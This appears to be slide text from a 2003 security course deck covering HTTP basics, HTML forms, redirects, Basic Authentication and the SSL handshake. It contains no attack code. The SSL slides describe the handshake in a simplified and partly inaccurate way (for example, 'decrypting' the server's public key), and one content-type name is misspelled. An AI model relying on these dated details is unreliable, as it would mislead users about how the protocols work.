80 – / - anything after the hostname and optional port number is regarded as a document path. • Let’s take a look at the actual message that the browser sends to the server:
Copyright ©2003 by infosecguru.com, All Rights Reserved 102 HTTP Basics • Here is the server’s response: Request:
Copyright ©2003 by infosecguru.com, All Rights Reserved 103 HTTP Basics • HTTP Methods: – GET - retrieve a document – HEAD - retrieve header information – POST - Send data to the server – PUT, DELETE - store an entity-body at the URL, and delete a URL • Note (i): There are more methods, but we won't talk about them now. • Note (ii): It is possible to send data to a web application (such as CGIs and ASPs) using GET, the data is appended to the path (After the '?') and is called the QUERY. • URL Encoding: data sent to web application should be encoded in a special format. Since it can be appended to the URL itself, it cannot contain special characters such as space, newlines, '&', '=', etc. The format is %HH where HH is a hexadecimal representation of the character needed.
Copyright ©2003 by infosecguru.com, All Rights Reserved 104 HTTP Basics • Content-Type header: text/html, text/plain, application/octet-stream, application/x-trash, application/x-www-urlencoded • Server response codes: • 2XX Client Request Successful • 3XX Redirection • 4XX Error seems to be in the client • 5XX Error seems to be in the server
Copyright ©2003 by infosecguru.com, All Rights Reserved 105 HTML – Hypertext Markup Language • HTML is a text-based, text formatting description. • HTML is CaSe-InSeNsItIvE • Some tags are only given once: <LI>, <P>, <HR> • Others must be closed explicitly: <H1> </H1>, <a href=… </a> • Let’s take a look at some important HTML tags:

Copyright ©2003 by infosecguru.com, All Rights Reserved 106 HTML Basics <a href="http://www.site.com">This is a link to www.site.com</a> <img src="http://www.site.com/images/pic.gif"> <FORM METHOD=POST ACTION="www.site.com/cgi-bin/script.pl"> <input type=hidden name="parameter_name" value="parameter_value"> <input type=text name="paramerer_name" value="parameter_value"> <textarea name=name cols=10 rows=10>Contents</textarea> <SELECT name="selection_parameter"> <option value="option_a">option a <option value="option_b">option b </SELECT> <input type=submit name=submit value=" click here"> <!-- This is an HTML comment, and is not seen on the page--> </FORM>

Copyright ©2003 by infosecguru.com, All Rights Reserved 107 HTML Basics • Let's take a look at an HTML form (Method=GET): • When the submit button is pressed, the browser will send the following request: • GET /cgi-bin/script.asp? username=myName&password=myPassword&sessionId= 12ouh349d9242uh&submit=click+here HTTP/1.1

Copyright ©2003 by infosecguru.com, All Rights Reserved 108 HTML Basics • Now, let’s take a look at the same HTML form (Method=POST):

Copyright ©2003 by infosecguru.com, All Rights Reserved 109 HTML Basics • Other things you should know about: – Redirections (HTTP): • Redirection happens when the server sends the following response: HTTP/1.1 302 Found Server: Microsoft-IIS/5.0 Date: Thu, 07 Mar 2002 16:26:39 GMT Location: /path/to/file.asp – META HTTP-EQUIV (refresh/redirection, set-cookie): <meta http-equiv="refresh" content="5; URL=http://www.site.com">

Copyright ©2003 by infosecguru.com, All Rights Reserved 110 HTML Basics • Still more things you should know: • Frames: <html> <FRAMESET COLS="50%,50%"> <FRAME SRC="/left.html"> <FRAME SRC="/right.html"> </FRAMESET> </html> • HTTPS (SSL): HTTPS is the use of Secure Socket Layer (SSL) as a sublayer under regular HTTP application layering. (HTTPS uses port 443 instead of HTTP port 80 in its interactions with the lower layer, TCP/IP.)
Copyright ©2003 by infosecguru.com, All Rights Reserved 111 Using SSL & Proxies Giving Privacy & Anonymity to the Masses
Copyright ©2003 by infosecguru.com, All Rights Reserved 112 Basic Authentication A simple user ID and password-based authentication scheme, and provides the following: – To identify which user is accessing the server – To limit users to accessing specific pages (identified as Universal Resource Locators, URLs

Copyright ©2003 by infosecguru.com, All Rights Reserved 113 Secure Socket Layer (SSL) • Netscape Inc. originally created the SSL protocol, but now it is implemented in World Wide Web browsers and servers from many vendors. SSL provides the following - Confidentiality through an encrypted connection based on symmetric keys - Authentication using public key identification and verification - Connection reliability through integrity checking • There are two parts to SSL standard, as follows: − The SSL Handshake is a protocol for initial authentication and transfer of encryption keys. − The SSL Record protocol is a protocol for transferring encrypted data

Copyright ©2003 by infosecguru.com, All Rights Reserved 114 Secure Socket Layer Cont.. • The client sends a "hello" message to the Web server, and the server responds with a copy of its digital certificate. • The client decrypts the server's public key using the well-known public key of the Certificate Authority such as VeriSign. • The client generates two random numbers that will be used for symmetric key encryption, one number for the receiving channel and one for the sending channel. These keys are encrypted using the server's public key and then transmitted to the server. • The client issues a challenge (some text encrypted with the send key) to the server using the send symmetric key and waits for a response from the server that is using the receive symmetric key. • Optional, server authenticates client • Data is exchanged across the secure channel.

